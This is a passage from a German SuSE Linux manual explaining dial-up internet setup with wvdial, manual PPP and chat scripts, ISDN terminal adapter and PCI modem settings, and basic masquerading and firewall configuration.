Konfiguration von Datei laden
Konfiguration auf Datei sichern
<Select>
< Exit >
< Help >

Abbildung 6.5: wvdial: Einstellung der Parameter

Gehen Sie folgendermaßen vor:

- Stellen Sie sicher, dass Sie in YaST bereits Ihr Modem eingerichtet haben; dies ist entweder bereits während der Erstinstallation geschehen oder kann jetzt nachgeholt werden (wie in Abschnitt 3.6.1 auf Seite 102 angedeutet).
- Wählen Sie nun den Menüpunkt ‘`Konfigurieren Sie Ihren Provider`’.
- Geben Sie dort Telefonnummer, Benutzerkennung und Passwort an (Abbildung 6.6).



SuSE-WvDial (wvdial.lxdialog), Version 1.40
Konfigurieren Sie Ihren Provider
Die erhellten Buchstaben sind Hotkeys. Drücken Sie <Y> für ein, <N> für aus, Drücken Sie <Esc><Esc> zum Beenden, <?> für Hilfe. Legende: [*] Ein [ ] Aus
Telefonnummer: "00000"
Amtsholung(vor der Rufnummer zu wählen): ""
Benutzerkennung: "suse"
Passwort: "linux"
[*] Automatische Nameserverkonfiguration - wenn möglich
(Tone-Dial) Wählverfahren
[ ] Modem an Telefonanlage (kein Wählton)
(PAP/CHAP) Einwahlmodus
Experten-Menü(ISDN, Init Strings, Port und Speed) --->
<Select>
< Exit >
< Help >

Abbildung 6.6: wvdial: Provider konfigurieren

Wird die Verbindung über eine Nebenstellenanlage hergestellt, so tragen Sie bitte nach der Netzkennziffer („Amtsholung“, z. B. `0`) ein Komma oder ein `w` ein: `0,` oder `0w` .



Tipp

Wenn Sie unter dem X Window Systemarbeiten und Schwierigkeiten haben etwas einzugeben, weil die Pfeil- (←, →) oder Rücklöschtasten (⟵) nicht wunschgemäß reagieren, sollten Sie YaST zunächst verlassen und mit Strg + Alt + F2–F6 auf eine Textkonsole wechseln, sich als ‘`root`’ einloggen und dort wieder YaST starten.

- Wählen Sie die automatische Nameserver-Konfiguration aus. Falls diese nicht funktioniert, so müssen Sie den Nameserver in YaST wie gewohnt einstellen (vgl. Abschnitt 3.6.3 auf Seite 107).
- Wählen Sie Ihr Wählverfahren. Meistens ist es Tonwahl.
- Falls Sie an einer Telefonanlage angeschlossen sind, so wählen Sie den Punkt ‘`Modem an Telefonanlage`’ aus; es wird dann kein Wählton abgewartet.

- Unter Einwahlmodus sollte meist ‘PPP-direkt-PAP/CHAP’ funktionieren.
- Verlassen Sie dieses Untermenü.
- Nach der Providerkonfiguration geht es zur Modemerkennung. Einfach den Menüpunkt ‘Modemerkennung starten’ anwählen.
- Hat das geklappt, wählen Sie den Punkt ‘wvdial starten und Provider anwählen’. Sie bekommen dann ein Fenster, in dem Sie diverse Meldungen sehen können.
- Wenn Sie die Meldung sehen, dass der PPP-Prozess gestartet wurde, können Sie das Internet schon benutzen.
- Prüfen Sie eventuell, ob eine Verbindung zustande gekommen ist. Dazu öffnen Sie ein weiteres Terminalfenster (in KDE: Alt + F2 und dann **xterm** eingeben), geben Sie im Terminalfenster ein:

  ```
  erde: # su
  ```

  und dann das ‘root’-Passwort. Danach geben Sie ein:

  ```
  erde: # tail -f /var/log/messages
  ```

  Jetzt können Sie die Systemmeldungen mitverfolgen. Sobald Sie Zeilen sehen mit "Local IP:" und "Remote IP:" – jeweils gefolgt von einer IP-Nummer – haben Sie die Gewissheit, dass die Verbindung ins Internet steht.
- Beenden Sie den Internetzugang mit Strg + C.
- Wenn das alles geklappt hat, können Sie mit einem einfachen Aufruf von wvdial von der Kommandozeile aus den Internetzugang starten und ihn auch mit Strg + C beenden.
- Sie können Ihre Konfiguration später auch ohne YaST mit dem Programm wvdial.lxdialog bzw. als grafisches Programm mit wvdial.tcl ändern. Dies ist jedoch nur als Benutzer ‘root’ möglich.

Dokumentation zu wvdial finden Sie im Verzeichnis /usr/share/doc/packages/wvdial.

wvdial als Benutzer und die Sicherheit

Wenn Sie wollen, dass außer ‘root’ auch normale Benutzer PPP-Verbindungen mit wvdial aufbauen können, so müssen Sie den jeweiligen Benutzer mit YaST in die Gruppen ‘uucp’ und ‘dialout’ eintragen; zum Vorgehen vgl. Abschnitt 3.6.8 auf Seite 114.

Diese Benutzer haben dann auch Zugriff auf die Datei /etc/wvdial.conf, die normalerweise auch das Login und das Passwort für den Internetzugang enthält. Um die Sicherheit zu erhöhen, können Sie das Passwort in eine geschützte Datei auslagern:

1. Wechseln Sie in das Verzeichnis `/etc/ppp` und legen Sie als Benutzer `'root'` die Datei `wvpw` mit den Rechten `600` an:

   ```
   erde: # cd /etc/ppp
   erde:/etc/ppp # touch wvpw
   erde:/etc/ppp # chmod 600 wvpw
   ```

2. Laden Sie die Datei `wvpw` den Editor und tragen Sie dort nur das Passwort ein. Speichern Sie die Datei.

3. Kontrollieren Sie, ob die Rechte der Datei `wvpw` weiterhin stimmen; ein

   ```
   erde:/etc/ppp # ls -l wvpw
   ```

   sollte Gewissheit schaffen; vgl. Ausgabe 6.6.1.

```
-rw-------   1 root   root       7  Jan 18 17:20 wvpw
```

Ausgabe 6.6.1: Ausgabe von **`ls -l wvpw`**

4. Wiederholen Sie die Konfiguration, wie in Abschnitt 6.6.1 auf Seite 192 gesagt; geben Sie jedoch als Passwort `@/etc/ppp/wvpw` an (ja, mit dem vorangestellten „Klammeraffen“). So weiß wvdial, dass das Passwort dieser Datei zu entnehmen ist.

Modem piepst immer laut

Falls der Modem-Lautsprecher während der Verbindung zu laut ist, können Sie `/etc/wvdial.conf` editieren und die Zeile

```
Init3 = ATM0
```

einfügen. Dieser Befehl schaltet den Modem-Lautsprecher ab.

6.6.2 Mehrere Provider mit wvdial

wvdial kann eine beliebige Anzahl von Parametersätzen verwalten. Dazu können Sie in der Datei `/etc/wvdial.conf` neben dem Abschnitt `Dialer Default` noch Zusatzabschnitte anlegen. Beim Starten von **`wvdial`** mit dem Namen eines solchen zusätzlichen Abschnitts werden dann zuerst die Parameter aus „Default“ gelesen. Alle Parameter, die in dem genannten Zusatzabschnitt nochmal angegeben sind, überschreiben die vorherigen Werte.

Hier ein kleines Beispiel für T-Online und den Call-by-Call-Provider Arcor (Datei 6.6.1 auf der nächsten Seite). Darin wird die Konfiguration von YaST erstellt. Erweitert wird die Datei manuell um die Zeilen in Datei 6.6.2 auf der nächsten Seite.

Wird wvdial ohne Parameter aufgerufen, wird eine Verbindung zu T-Online aufgebaut. Der Aufruf von **`wvdial arcor`** baut eine Verbindung zu Arcor auf. Lesen Sie dazu bitte auch die Manual-Page von **`wvdial`** (**`man wvdial`**).

```
[Dialer Defaults]
Modem = /dev/ttyS0
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATM0
Compuserve = 0
Tonline = 1
Dial Command = ATX3DT
Baud = 115200
Auto DNS = 1
Stupid Mode = 0
New PPPD = 1

Phone =0,0191011
Username = ????????
Password = ???????
```


Datei 6.6.1: `/etc/wvdial.conf`: Standard-Abschnitt

```
[Dialer arcor]
Phone =    010700192070
Username = arcor
Password = internet
```

Datei 6.6.2: `/etc/wvdial.conf`: Zusatz-Abschnitt

6.6.3 ISDN-Terminaladapter

Diese Geräte ermöglichen den Anschluss an ISDN. Im Gegensatz zu gewöhnlichen ISDN-Karten, werden Rechner und Terminaladapter über ein serielles Kabel verbunden.



Hinweis

ISDN-Terminaladapter dürfen nicht mit TK-Anlagen mit eingebauter ISDN-Karte verwechselt werden. Diese sind zwar auch über ein serielles Kabel angeschlossen, verwenden aber ein proprietäres Protokoll über die serielle Schnittstelle und können deshalb nicht unter Linux betrieben werden! Im PC muss ein mitgelieferter CAPI-Treiber installiert werden, der von den Herstellern z. Z. nicht für Linux zur Verfügung gestellt wird. Bekannt sind hier die Geräte:

- *Eumex 404 PC*
- *Eumex 322 PCi*
- *AVM Fritz!XPCDr.*
- *Neuhaus Triccy Data LCR*

Obwohl die Adapter im Prinzip ein analoges Modem simulieren, zeigen diese Adapter Besonderheiten; z. B.

- benötigen sie spezielle Befehle, um eine Point-to-Point-Verbindung zu ermöglichen und
- geben sie in der Voreinstellung erweiterte `CONNECT`-Meldungen aus.

Deshalb muss die Modemkonfiguration angepasst werden:

1. Verwenden Sie nicht die automatische Modemerkennung, die sonst mit YaST durchgeführt wird.
2. Gehen Sie in YaST in das Menü ‘`Administration des Systems`’ → ‘`Netzwerk konfigurieren`’ → ‘`PPP-Netzwerk konfigurieren`’ → ‘`Konfigurieren Sie Ihren Provider`’ → ‘`Experten-Menü`’ (ISDN, Init Strings, Port und Speed) → (Standard-Analog-Modem/non-ISDN) Modem Typ (analoges Modem/ISDN).
3. Passen Sie im ‘`Experten-Menü`’ die serielle Modemschnittstelle an; vgl. Abschnitt 6.6.1 auf Seite 192.
4. Loggen Sie sich als ‘`root`’ ein.
5. Erstellen Sie die Datei `/etc/wvdial.conf` per Hand; diese Datei wird sonst automatisch generiert. Die Datei sollte den Inhalt wie in Datei 6.6.3 haben.

```
[Dialer Defaults]
Modem = /dev/modem
Baud = 115200
Init1 = <spezieller Eintrag1>
Init2 = <spezieller Eintrag2>
; Phone =
; Username =
; Password =
```

Datei 6.6.3: `/etc/wvdial.conf: Terminal-Adapter`

Bei <spezieller Eintrag1> und <spezieller Eintrag2> müssen Sie – je nach Gerät – die folgenden Werte eintragen:

Hersteller ELSA: ELSA MicroLink ISDN/TLpro und ISDN/TLV.34:

```
Init1 = AT&F\N10%P1
Init2 = AT\V0
```

Hersteller ELSA: ELSA TanGo 1000 und ELSA TanGo 2000:

```
Init1 = AT&F$IBP=HDLCP
```

`Init2` entfällt hier.

Hersteller Zyxel: alle Modelle:

```
Init1 = AT&FB40
Init2 = ATXO
```

Hersteller Hagenuk: Speed/Viper Dragon:

```
Init1 = ATZ
Init2 = AT&FB8X0
```

Andere Hersteller: Sie können den vom Hersteller angegebenen „Initstring“ in der Dokumentation des Adapters nachschlagen. Manchmal sind auch Skripten für Unix oder Linux beigefügt, denen dieser String entnommen werden kann. Oder Sie schauen nach, mit welchem Initstring sich der Adapter unter einem anderen Betriebssystem einwählt, z. B. unter MS-Windows.

Alle anderen Konfigurationsschritte führen Sie wie im Handbuch Ihres Adapters beschrieben durch.

6.6.4 Konfiguration von PCI-Modems

Der IRQ und die IO-Adresse der seriellen Schnittstellen sind in Linux auf die Werte voreingestellt, die von ISA-Karten benutzt werden. Diese Werte sind ein Quasi-Standard und sorgen in vielen PCs dafür, dass kein Ressourcen-Konflikt auftritt. Die Ressourcen von PCI-Karten werden jedoch vom BIOS beim Booten vergeben und stimmen, wenn man das BIOS alleine entscheiden lässt, nicht mit den traditionellen Werten überein.

Gehen Sie deshalb vor der Konfiguration von wvdial folgendermaßen vor:

1. Bestimmen Sie die tatsächlichen Werte, die das BIOS den seriellen Schnittstellen zugeordnet hat, mit dem Befehls **`scanpci -v`**. Sie benötigen den Interrupt (IRQ) und die IO-Adresse (IO-port).

2. Integrieren Sie das Modem mit YaST über die Punkte ‘`Administration des Systems`’ / ‘`Hardware in System integrieren`’ / ‘`Modem konfigurieren`’.

   Beachten Sie dabei eine eventuell vorhandene serielle Maus und andere serielle Schnittstellen; im Zweifelsfall wählen Sie `/dev/ttyS2`, um einen Konflikt mit einer zusätzlich eingebauten, herkömmlichen Schnittstellenkarte zu vermeiden.

3. Der Befehl **`setserial`** kann dazu verwendet werden, die Konfiguration der seriellen Schnittstelle zu verändern. Belegt das Modem z. B. den IRQ 5 und die IO-Adresse `0x220`, der Kernel erwartet jedoch den Interrupt 4 und Port `0x02f8`, so kann mit dem Befehl

   ```
   erde: # setserial /dev/ttyS2 irq 5 port 0x220
   ```

   Abhilfe geschaffen werden.

Dieser Befehl muss allerdings fortan bei jedem Booten ausgeführt werden. Hier bietet sich ein Eintrag in die Datei `/etc/init.d/boot.local` an. Alternativ ist die Anpassung der Datei `/etc/init.d/serial`, im Abschnitt `start` möglich:

```
run_setserial /dev/ttyS2 irq 5 port 0x220
```

Nähere Informationen zu setserial findet man in der Manual-Page von **`setserial`** (**`man setserial`**).


4. Um zu testen, ob die Konfiguration der Schnittstelle erfolgreich war, können Sie **`wvdialconf /dev/null`** eingeben. Dabei werden alle `ttySx`-Schnittstellen geprüft und Ihr Modem sollte erkannt werden.

   Hinweis: Alternativ zur Konfiguration mit setserial können Sie die IRQ-Einstellungen im BIOS ändern. Dies ist nur möglich, wenn Ihr BIOS das zulässt und die IO-Adresse nicht geändert werden muss.

   Stellen Sie dazu fest, in welchem PCI-Slot Ihre Schnittstellenkarte steckt. Im Setup-Programm mancher BIOSe gibt es ein Untermenü, in dem die Einstellungen der PCI-Schnittstellen festgelegt werden. Hier kann jedem Slot ein fester Interrupt (IRQ) zugewiesen werden. Tragen Sie hier den voreingestellten IRQ ein. In den meisten Fällen wird dies IRQ 3 oder IRQ 4 sein. Beim nächsten Start passt sich der tatsächliche IRQ der Voreinstellung an.

6.6.5 Manuelle PPP-Einrichtung für Profis

Sollte Ihr Internetzugang mit wvdial aus irgendwelchen Gründen nicht klappen, können Sie PPP auch manuell konfigurieren. Geben Sie aber nach Möglichkeit dem Programm wvdial den Vorzug.



> **Hinweis**
>
> Einige Beispielkonfigurationen und Skripten befinden sich im Paket `inet-cfg`, Serie n und in Paket `ppp_nt`, Serie `doc`.

Hinweise zu T-Online

Der *T-Online Loginname* „Benutzername“ besteht aus

- der Anschlusskennung (12-stellig), gefolgt von
- der T-Online-Nummer (12-stellig) und der
- Mitbenutzernummer (4-stellig).

Somit hat der Loginname 28 Stellen.

Bei älteren Anschlüssen ist noch keine T-Onlinenummer in den Zugangsdaten enthalten. Stattdessen ist die Telefonnummer mit Vorwahl zu verwenden. Hat dabei die Telefonnummer weniger als 12 Stellen, muss dahinter ein # angefügt werden; dazu ein Beispiel:

Name: `012345678901234567890 12#0001`
Passwort: das normale T-Online-Passwort

Hier noch mal eine Aufstellung der T-Online-Server; die Angaben zu diesen Servern benötigen Sie eventuell in Ihren Anwendungen:

Nameserver:	`dns00.btx.dtag.de`	194.25.2.129
SMTP-Server:	`mailto.btx.dtag.de`	Mails verschicken
POP-Server:	`pop.btx.dtag.de`	Mails abholen via „popclient“
NNTP-Server:	`news.btx.dtag.de`	Newsserver

Falls nötig und/oder möglich, tragen Sie auch die Proxy-Server ein:

FTP-Proxy:	`ftp-proxy.btx.dtag.de`	FTP-Proxy
HTTP-Proxy:	`www-proxy.btx.dtag.de`	WWW-Proxy
Wais-Proxy:	`wais-proxy.btx.dtag.de`	Wais-Proxy
Gopher-Proxy:	`gopher-proxy.btx.dtag.de`	Gopher-Proxy

Der Verbindungsaufbau

Der Aufbau einer PPP-Verbindung erfolgt in zwei Schritten.

- Zunächst wird die Verbindung zwischen den beiden Modems aufgebaut. Diesen Part übernimmt das Programm chat.
- Steht die Verbindung, wickelt chat das Einloggen beim Server ab und übergibt dann die Kontrolle wieder dem PPP-Daemon. Dieser initiiert anschließend das PPP-Protokoll.

Nachdem Sie das Paket `inetcfg` installiert haben, finden Sie im Verzeichnis `/usr/share/doc/packages/inetcfg` das Skript ppp-up, das Sie ins Verzeichnis `/etc/ppp` kopieren und entsprechend Ihren Gegebenheiten modifizieren sollten.

Über ppp-up wird dann eine PPP-Verbindung aufgebaut.

Zunächst werden die IP-Adressen des Servers und des Clients gesetzt. Wird für den Client eine IP-Adresse `0.0.0.0` angegeben und die IP-Adresse des Servers freigelassen, so erfragt pppd die beiden Adressen beim Server. Stehen die Adressen im voraus fest oder wird keine dynamische Adresszuweisung gewünscht, so sind hier die entsprechenden IP-Adressen einzutragen.

Dann wird das Device angegeben, an dem das Modem angeschlossen ist. Die Flags weisen pppd an, das Modem mit 38400 bps anzusprechen und die PPP-Verbindung als *Default Route* in die Routing-Tabelle des Kernels einzutragen. pppd kennt noch eine Fülle weiterer Flags und Optionen. Eine detaillierte Beschreibung findet sich in der Manual-Page von **`pppd`** (**`man 8 pppd`**) und in der Datei `/usr/share/doc/howto/en/PPP-HOWTO.gz`. Das gezeigte Beispiel sollte jedoch in den meisten Fällen funktionieren.

chat übernimmt dann den Aufbau der Modemverbindung. Die Datei `/etc/ppp/ppp.chat` legt fest, wie dieser Vorgang abläuft:

```
#!/bin/sh
#
# /etc/ppp/ppp-up
#
# Aufbau einer PPP-Verbindung
#

localip=0.0.0.0
remoteip=

device=/dev/modem

pppflags="38400 modem debug defaultroute"

/usr/sbin/pppd lock connect \
       '/usr/sbin/chat -v -f /etc/ppp/ppp.chat' \
       $device $pppflags $localip:$remoteip
```


Datei 6.6.4: `/etc/ppp/ppp-up`

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
"" +++ATZ
OK ATDT0911123456
CONNECT ""
ogin:--ogin: <ppplogin>
word: <ppppassword>
```

Datei 6.6.5: `/etc/ppp/ppp.chat`

Die **ABORT**-Zeilen legen fest, bei welchen Antworten des Modems der Verbindungsaufbau fehlschlug. Mit **+++ATZ** wird das Modem initialisiert. **ATDT0911123456** stellt das Anwählen des Servers dar. Wird dann die Zeichenkette **CONNECT** vom Modem empfangen, so startet der Login-Vorgang. Zuerst wird der Loginname und dann das Passwort an den Server geschickt. Mehr zu chat kann man in der Manual-Page von **chat** (**man 8 chat**) nachlesen.

Sind die beiden Dateien passend konfiguriert und die Attribute richtig gesetzt, so reicht der Aufruf von ppp-up, um die PPP-Verbindung aufzubauen.



Hinweis

Wenn Sie, wie in diesem Kapitel beschrieben, das Anwahlskript ppp-up unter `/etc/ppp/ppp-up` gespeichert haben, liegt dieses natürlich nicht im Suchpfad, der in der Umgebungsvariablen PATH angegeben ist. Aus diesem Grund müssen Sie beim Aufruf den vollen Pfad angeben:
`erde:/root # /etc/ppp/ppp-up`
Vorher sollten Sie das Attribut `'x'` dieser Datei z. B. mittels
`erde:/root # chmod 755 /etc/ppp/ppp-up`
setzen.

Abgebaut wird die Verbindung durch das Beenden des PPP-Daemons. Dies kann z. B. durch das Skript /etc/ppp/ppp-down erfolgen:

```
#!/bin/sh
#
# /etc/ppp/ppp-down
#
# PPP Verbindung kappen
#

kill ‘cat /var/run/ppp0.pid‘
```

Datei 6.6.6: `/etc/ppp/ppp-down`

Wichtig ist hier das Hochkomma. Gemeint ist (SHIFT)+('). Es handelt sich hierbei um eine Kommandosubstitution, durch die die Ausgabe von

`erde:/root # cat /var/run/ppp0.pid`

dem Programm kill übergeben wird.

Anpassen des Chat-Skripts

Das Chat-Skript `/etc/ppp/ppp.chat` muss selbstverständlich immer angepasst werden. Neben dem Loginnamen und dem Passwort ändert sich oft auch die gesamte Login-Sequenz. In manchen Fällen muss sogar auf der Gegenstelle das PPP-Protokoll durch einen entsprechenden Befehl, z. B. durch **ppp default**, gestartet werden. All dies lässt sich nicht allgemein beschreiben.

Der Loginvorgang ist, falls keine spezielle Authentifizierung über PAP, CHAP etc. durchgeführt werden muss, mit einem normalen Terminal-Login vergleichbar, nur dass dieser sonst manuelle Vorgang durch das Chat-Skript abläuft.

Aus diesem Grund kann man folgendermaßen vorgehen:

- Man lese die Informationen des Service-Providers sorgfältig und frage nach, ob beim Provider vielleicht schon ein entsprechendes Skript existiert. Schicken Sie uns in diesem Fall bitte Feedback, damit wir diese Skripten sammeln und in unser Distribution verteilen können. Sie können diese gesammelten Informationen auch direkt über unsere Supportdatenbank abrufen:

  `http://sdb.suse.de/sdb/de/html/`

- Man lege sich Bleistift und Papier bereit!
- Mit einem Terminalprogramm (z. B. Minicom (**`minicom -s`**)) wird jetzt die Verbindung *manuell* durchgeführt; man loggt sich also direkt ein und notiere dabei *peinlichst* genau, was in welcher Reihenfolge gesendet wird, und welche Eingaben man dabei selbst machen muss. Die meisten Terminalprogramme, so auch minicom, ermöglichen ein automatisches Protokollieren des Textes auf dem Bildschirm. Bei Minicom erreicht man das durch die Tastenkombination Alt + l (mit Alt + z werden alle verfügbaren Tastenkombinationen aufgelistet!).
- Dies wird bis zu der Stelle gemacht, an der die Gegenstelle in den PPP-Modus wechselt, was an einer entsprechenden Meldung zu erkennen sein sollte, etwa: `"ppp-protocol started"`.
- Die dann bestehende Verbindung wird einfach *abgebrochen*, d. h. aufgelegt (Minicom: Alt + h).
- Terminalprogramm beenden (Minicom Alt + x).
- Mit dem Protokoll kann nun das Chat-Skript entsprechend angepasst werden.

Ein paar weitere Erklärungen zu chat.

In der ersten Sequenz

```
TIMEOUT 30
ABORT "NO CARRIER"
ABORT BUSY
ABORT "NO DIALTONE"
ABORT ERROR
```

wird chat initialisiert.



Hinweis

Der **`TIMEOUT`** ist individuell abhängig von der Zeitdauer, die für den Verbindungsaufbau benötigt wird und muss in einigen Fällen höher gesetzt werden, z. B. auf `60`.

Mit den **`ABORT`**-Befehlen wird angegeben, bei welchen Antworten vom Modem das Skript beendet werden soll.

In den folgenden Zeilen wird immer nach demselben Schema vorgegangen:

Der erste Parameter (bis zum ersten Leerzeichen) gibt an, auf was gewartet werden soll. Wird dieser String vom Modem gesendet, wird der Rest der Zeile zurückgesendet.

```
+++ATZ
```

Hier wird auf keinen String gewartet, sondern sofort das Modem initialisiert. Das hängt davon ab, welches Modem Sie haben und welches Profile gespeichert ist. Normalerweise wird mit **ATZ** Profile 0 (wie auch direkt nach dem Einschalten) geladen. Hier müssen Sie eventuell etwas anderes eintragen. Vergleichen Sie dies ggf. mit Ihrer DOS- bzw. Windows-Software.



Hinweis

Falls Ihr Modem absolut nicht das macht, was es eigentlich sollte, kann das daran liegen, dass es völlig verstellt ist. Unter Umständen hilft dann auch kein **ATZ** mehr. In diesem Fall sollte der Befehl **AT&F** eingegeben werden (z. B. unter Minicom). Hierdurch wird das Modem in die Werkseinstellung zurückgesetzt.

Jetzt wird gewählt und die Login-Sequenz durchgeführt, z. B.:

```
OK ATDT<telefonnummer>
CONNECT ""
ogin:--ogin: <account>
word: <accountpasswd>
```

Setzen Sie bitte für Ihre konkrete Installation anstelle von <telefonnummer>, <account> und <accountpasswd> die entsprechenden Werte.

Beachten Sie, dass hier z. B. nur nach **word:** gesucht wird, denn es könnte ja **Password:**, **password:** oder auch **Spaßword:** gesendet werden.

Die Zeile

```
ogin:--ogin:
```

sollte flexibel genug sein, denn hier wird, falls der erste String (**ogin:**) nicht gefunden wird, ein `'Return'` gesendet und nachfolgend noch einmal auf **ogin:** gewartet.

Weitere Infos und Beispiele hierzu finden Sie in der Manual-Page von **chat** (**man 8 chat**).

Dort finden Sie auch den motivierenden Hinweis:

> " In actual practice, simple scripts are rare. "



Hinweis

Das gesamte Chat-Skript darf keine Leerzeile, keine Leerzeichen am Zeilenanfang und keine Kommentare enthalten.

Testen Sie nun die Verbindung mit dem Befehl **/etc/ppp/ppp-up**. Die Fehlermeldungen, die z. B. vom Chat-Skript erzeugt werden, sind nicht auf dem Bild-

schirm lesbar, sondern werden in der Datei `/var/log/messages` protokolliert. Sie können auf einer zweiten Konsole durch Eingabe von

```
erde:/ # tail -f /var/log/messages
```

ein Protokoll derselben Datei nebenherlaufen lassen. Dann sieht man immer sofort, wenn es wichtige Meldungen zu beachten gibt.

6.7 Masquerading und Firewall

Häufig wird ein Rechner als Einwahlrechner zum Internet oder auch als Router für einen Standleitungszugang betrieben; dabei werden im lokalen Netz oftmals private IP-Adressen verwendet werden – diese können also nicht direkt auf das Internet zugreifen. Um einen solchen Zugang für das interne Netz zu ermöglichen, gibt es die Möglichkeit des „Masquerading“. Installieren Sie dafür das Paket `SuSEfirewall` aus der Serie `sec`. Dieses Paket enthält ein Skript für Masquerading und Firewall. Beides wird von der Konfigurationsdatei `/etc/rc.config.d/firewall.rc.config` aus gesteuert. Es ist zweckmäßig, auch gleich einen Firewall mit einzurichten, damit das System gegen Angriffe von außen besser geschützt ist. Lesen Sie dazu unbedingt die Dokumentation in `/usr/share/doc/packages/firewals`.



Achtung

Es gibt keine Gewähr, dass die hier vorgestellten Verfahren wirklich funktionieren. Wenn also Cracker in Ihr System eindringen, obwohl Sie alles richtig gemacht haben, machen Sie die Buchautoren bitte nicht verantwortlich. Aber für Kritik und Anregungen ist feedback@suse.de jederzeit dankbar. Und wenn es etwas zu verbessern gibt, wird es gewiss getan werden!

6.7.1 Grundlagen des Masquerading

Für Masquerading braucht man zwei verschiedene Netzwerkdevices. Zumindest eines davon ist eine Ethernet-Netzwerkkarte, an der das innere (interne) Netz angeschlossen ist. Dieses Netz soll als Netzwerkadresse einen privaten Adressraum verwenden, der dafür vorgesehen ist, z. B. `192.168.0.0` bis `192.168.255.255`. Wir gehen in dem Konfigurationsbeispiel davon aus, dass der Router (den wir hier konfigurieren) auf dieser ins interne Netz zeigenden Netzwerkkarte die Adresse `192.168.0.1` eingestellt bekommt. Die Rechner des internen Netzes haben dann z. B. die IP-Adressen `192.168.0.2`, `192.168.0.3` usw.

Das äußere Netzwerkdevice ist z. B. die ISDN-Karte, die für den Internetzugang verwendet wird, oder eine Standleitung, die an eine Ethernet-Netzwerkkarte angeschlossen ist. In unserem Beispiel nehmen wir dies an. Die Konfiguration ist weiter unten erklärt.

6.7.2 Grundlagen des Firewall

Genau genommen ist in dem Paket `SuSEfirewall` kein „Firewall“, sondern ein „Paketfilter“ enthalten. Ein Paketfilter-Firewall schützt das Netz gegen Zugriffe auf IP-Adressen und Ports, die man nicht ausdrücklich freigegeben hat. Ist Ihr Rechner jedoch Webserver und Sie geben den Port 80 für diesen Rechner frei – das müssen Sie auch, damit von außen auf den Web-Server zugegriffen werden kann –, so ist dieser Rechner natürlich gegen Angriffe auf diesen Port nicht geschützt. Dieser Paketfilter-Firewall soll und kann keinen Firewall auf Applikationsebene ersetzen; ein solcher Firewall sollte von einem professionellen Dienstleister eingerichtet werden. Es ist jedoch der Sicherheit des Systems sehr zuträglich, für den Heimgebrauch diesen Firewall einzusetzen.

6.7.3 Konfiguration Masquerading und/oder Firewall

Dokumentation zum SuSE-Firewall finden Sie unter `/usr/share/doc/packages/SuSEfirewall`, theoretische Überlegungen dazu in Kapitel 18.1 auf Seite 519 ff.

Die gesamte Konfiguration erfolgt in `/etc/rc.config.d/firewall.rc.config` und ist in Englisch erklärt. Hier folgt eine Schritt-für-Schritt-Anleitung für die erfolgreiche Konfiguration. Es ist bei jedem Punkt angeführt, ob er für Masquerading oder Firewall gilt. In der Konfigurationsdatei ist auch von einer DMZ („Demilitarisierte Zone“) die Rede, auf die an dieser Stelle nicht näher eingegangen wird.

Falls Sie wirklich nicht mehr als Masquerading brauchen, füllen Sie nur die mit *Masquerading* bezeichneten Zeilen aus.

- **`START_FW`** (Firewall, Masquerading): In `/etc/rc.config` auf `yes` setzen, damit das Skript gestartet wird; so wird Firewall und/oder Masquerading ermöglicht.
- **`FW_DEV_WORLD`** (Firewall, Masquerading): Zum Beispiel `eth0`. Dies ist das Device, das hinaus ins Internet zeigt. Bei ISDN ist es z. B. `ippp0`.
- **`FW_DEV_INT`** (Firewall, Masquerading): Das Device, welches ins innere, „private“ Netz zeigt. Falls kein inneres Netz vorhanden ist, der Firewall schützt z. B. nur diesen Rechner, einfach leer lassen.
- **`FW_ROUTE`** (Firewall, Masquerading): Wenn Sie Masquerading brauchen, müssen Sie hier `yes` eintragen. Bei einem Firewall ohne Masquerading gilt das nur dann, wenn man Zugang zum internen Netz haben will. Das funktioniert aber nur, wenn die internen Rechner offiziell zugewiesene IP-Adressen haben. Im Normalfall sollten Sie den Zugang von außen auf die internen Rechner *nicht* erlauben! Wenn Sie `yes` wegen des Masquerading eintragen, so sind Ihre internen Rechner trotzdem nicht von außen sichtbar, da diese ja private Netzwerkadressen (z. B. `192.168.x.x`) haben und daher im Internet gar nicht geroutet werden.
- **`FW_MASQUERADE`** (Masquerading): Wenn Sie Masquerading brauchen, müssen Sie hier `yes` eintragen. Beachten Sie, dass es sicherer ist, wenn die Rechner des internen Netzes über Proxy-Server auf das Internet zugreifen.

- **FW_MASQ_NETS** (Masquerading): Tragen Sie hier die Rechner und/oder Netzwerke ein, für die Masquerading gemacht werden soll. Trennen Sie die einzelnen Einträge durch Leerzeichen. – Beispiel:

  ```
  FW_MASQ_NETS="192.168.0.0/24 192.168.10.1"
  ```

- **FW_PROTECT_FROM_INTERNAL** (Firewall): Tragen Sie hier `yes` ein, wenn Sie den Firewall-Rechner auch durch Angriffe vom inneren Netz schützen wollen. Dann müssen Sie die Services, die für das innere Netz verfügbar sind, explizit freigeben. Siehe auch **FW_SERVICES_INTERNAL_TCP** und **FW_SERVICES_INTERNAL_UDP**.

- **FW_AUTOPROTECT_GLOBAL_SERVICES** (Firewall): Im Normalfall auf `yes` lassen.

